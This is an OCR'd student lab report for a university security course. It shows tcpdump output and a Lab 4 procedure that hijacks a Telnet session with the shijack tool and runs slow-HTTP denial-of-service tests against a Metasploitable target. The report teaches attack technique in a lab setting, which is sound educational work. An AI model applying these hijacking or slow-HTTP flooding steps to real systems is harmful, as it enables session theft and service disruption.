17:09:26.086313 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 7293, win 65535, length 0
17:09:26.089547 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 7293:16669, ack 166, win 64240
6
17:09:26.089617 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 16669, win 65535, length 0
17:09:26.090361 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 16669:20905, ack 166, win 642
36
17:09:26.090397 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 20905, win 65535, length 0
17:09:26.091439 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 20905:25141, ack 166, win 642
36
17:09:26.091494 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 25141:27288, ack 166, win 642
47
17:09:26.091522 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 25141, win 65535, length 0
17:09:26.091642 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 27288, win 65535, length 0
17:09:26.236601 eth0  Out IP 192.168.19.128.53644 > maa03s46-in-f3.1e100.net.http: Flags [.], ack 310249187, win 63882, length 0
17:09:26.530223 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 27288:27358, ack 166, win 642
17:09:26.530327 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 27358, win 65535, length 0
17:09:26.534595 eth0  Out IP 192.168.19.128.54822 > maa05s28-in-f22.1e100.net.https: Flags [P.], seq 2900233050:2900233119, ack 83
65535, length 69
17:09:26.535018 eth0  In  IP maa05s28-in-f22.1e100.net.https > 192.168.19.128.54822: Flags [.], ack 69, win 64240, length 0
17:09:26.546882 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [.], seq 27358:31738, ack 166, win 64240
0
17:09:26.546925 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 31738:31742, ack 166, win 642
17:09:26.546929 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 31742:35670, ack 166, win 642
28
17:09:26.547071 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 31738, win 65535, length 0
17:09:26.547157 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 31742, win 65535, length 0
17:09:26.547188 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 35670, win 65535, length 0
```




For sniffing:









RESULT:

Thus, we have successfully understood various command line arguments for packet capturing using tcpdump utility and Kali Linux.

Course: Information Security Management **Date: 03-02-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 4

Session Hijacking

OBJECTIVE:

- To hijack the session from Windows with help of metasploitable server using telnet connection from Kali (Attacker).
- Using 'shijack tool' to hijack the session from windows.


SOFTWARE:

- Kali Linux
- Metasploitable
- Windows


TASK 1:

PROCEDURE:

- Download shijack tool in Kali.



- Paste in the desktop.



- Find the IP address of KALI, Metasploitable and windows:

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:55:fc:41
          inet addr:192.168.0.5  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe55:fc41/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4463 (4.3 KB)  TX bytes:7280 (7.1 KB)
          Interrupt:17 Base address:0x2000
```

```
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.2  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe3d:9633  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3d:96:33  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 1008 (1008.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1870 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a0a0:8e9e:1e35:a3e9%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

KALI IP Address: 192.168.0.2


Metasploitable IP Address: 192.168.0.5

Windows IP Address: 192.168.0.8


- Turn on Telnet client option in Windows.




- Type ‘telnet<ip address of Metasploitable>’ in the window’s cmd.




- Open Wireshark in Kali.




- Filter out traffic coming from windows and reaching metasploitable.




- Whenever, something is typed in windows telnet prompt, Kali captured the traffic.




- Kali captures the traffic.




- Open shijack in the terminal.




- Open shijack lnx



- Establish the slow http test.




- Using ten connections at a time. Getting the socket status and printing the output test.




- Response:


- Checking the outputest.csv file




- Opening the outputtest,csv file




- This file illustrates all the status.




- In 5th second, all the 10 points got connected.



- Increasing the number of connections to 250. Rate = 20.




- Response:



- Again checking the outputtest,csv file.

- 250 points got connected at 13th second



RESULT:

Thus, we have successfully performed the session hijacking using telnet connection between windows and Metasploitable and also performed the slow http test for 10 and 250 systems respectively.

Course: Information Security Management **Date: 10-02-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 5

Uncomplicated Firewall

AIM:

